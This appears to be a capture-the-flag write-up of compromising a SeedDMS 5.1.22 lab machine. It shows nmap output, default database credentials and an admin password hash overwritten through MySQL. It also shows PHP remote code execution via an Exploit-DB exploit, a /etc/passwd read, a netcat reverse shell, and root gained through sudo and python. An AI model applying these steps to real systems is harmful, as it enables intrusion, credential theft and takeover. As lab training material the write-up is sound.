

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to the land of pwnland
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 42
|   Capabilities flags: 65535
|   Some Capabilities: SupportsCompression, Support41Auth,
Speaks41ProtocolOld, IgnoreSigpipes, LongColumnFlag,
DontAllowDatabaseTableColumn, ConnectWithDatabase, InteractiveClient,
SwitchToSSLAfterHandshake, Speaks41ProtocolNew,
IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsLoadDataLocal,
LongPassword, FoundRows, SupportsTransactions, SupportsAuthPlugins,
SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \x13}7Loi\x04aiJH~J|D\x1AP\\x0C\x15
|_  Auth Plugin Name: caching_sha2_password
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq,
TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```

Port 80 and two mysql at 33060 and 3306

/js/main.js file is interesting




```
// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');

// add event listener for mousescroll
$body.bind('false', mouseEvent)
```




SeedDMS. Found its source code here → https://sourceforge.net/p/seeddms/code/ci/master/tree/conf/

There’s an interesting file **settings.xml**




```
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
doNotCheckVersion="false"> </database>
<!--
   smtpServer: SMTP Server hostname
```

We’re in. Let’s check the tables




```
┌──(kali㉿kali)-[/opt/filebuster]
└─$ mysql -h 10.0.2.28 -u seeddms -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 191
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> |
```



```
MySQL [seeddms]> select * from users;
+-------------+---------------------+--------------------+-----------------+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-------------+---------------------+--------------------+-----------------+
|           1 | saket               | saurav             | Saket@#$1337    |
+-------------+---------------------+--------------------+-----------------+
1 row in set (0.005 sec)
```

saket:Saket@#$1337

But they don’t work… Let’s look at another table




```
MySQL [seeddms]> select id,login,pwd from tblUsers;
+----+-------+----------------------------------+
| id | login | pwd                              |
+----+-------+----------------------------------+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a |
|  2 | guest | NULL                             |
+----+-------+----------------------------------+
```

Can’t seem to crack it. Maybe I can overwrite it?

First I have to choose a password and generate an MD5 of it… Let’s try **12345**

Hash is **827ccb0eea8a706c4c34a16891f84e7b**



MD5 Hash Generator


Use this generator to create an MD5 hash of a string:

12345

Your String	12345
MD5 Hash	827ccb0eea8a706c4c34a16891f84e7b Copy
SHA1 Hash	8cb2237d0679ca88db6464eac60da96345513964 Copy


This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into

I think this will work



```
MySQL [seeddms]> UPDATE tblUsers
    -> SET pwd='827ccb0eea8a706c4c34a16891f84
    -> WHERE id=1
    -> ;
Query OK, 1 row affected (0.007 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [seeddms]> select * from tblUsers;
+----+-------+-----------------------------------
-----------+-----------+-------+------------+
| id | login | pwd
ailures | disabled | quota | homefolder |
+----+-------+-----------------------------------
-----------+-----------+-------+------------+
|  1 | admin | 827ccb0eea8a706c4c34a16891f84e
      0 |         0 |     0 |       NULL |
|  2 | guest | NULL
      0 |         0 |     0 |       NULL |
+----+-------+-----------------------------------
-----------+-----------+-------+------------+
2 rows in set (0.002 sec)

MySQL [seeddms]> |
```

And we’re in, finally




Folder Information

ID: 1
Owner: Administrator
Created: 2021-07-02 22:53:34
Comment: DMS root
Default Access Mode: Read permissions
Access mode:

Folder Contents


Found an exploit
https://www.exploit-db.com/exploits/47022

Followed the instructions and uploaded a simple RCE script


Folder Contents


php
Owner: **Administrator**, Created: **2022-09**
a

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org


10.0.2.28/seeddms51x/seeddms-5.1.22/out/out.ViewDocument.php?documentid=4&showtree=1


documentID is 4

Took a bit of trial and error but I got it


10.0.2.28/seeddms51x/data/1
10.0.2.28/seeddms51x/data/1048576/4/1.php?cmd=cat+/etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Repeated the process with pentestmonkey's reverse shell…




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.29] from (UNKNOWN) [10.0.2.28] 40776
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:1
 08:08:20 up 41 min,  0 users,  load average: 0.03, 0.20, 0.31
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

My first immediate thought was to su to saket with the creds previously gathered




```
$ su saket
Password: Saket@#$1337

whoami
saket
```

Let's upgrade to an interactive shell with the usual python thing and run linpeas




```
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-
/home/saket/python/python2.7 = cap_setuid+ep
/snap/core20/1611/usr/bin/ping = cap_net_raw+ep
```

SetUID capability on python2.7
Let's write a script




```
saket@ubuntu:/tmp$ cat script.py
cat script.py
import os
os.system("/bin/bash -i")
saket@ubuntu:/tmp$ 
```

Got it



```
saket@ubuntu:/tmp$ sudo python2.7 script.py
sudo python2.7 script.py
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp# 
```

I mean, obviously I got it… Just look at this lol Kinda noob by me, but I still got it :D



```
root@ubuntu:/tmp# exit
exit
exit
saket@ubuntu:/tmp$ sudo -l
sudo -l
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/tmp$ 
```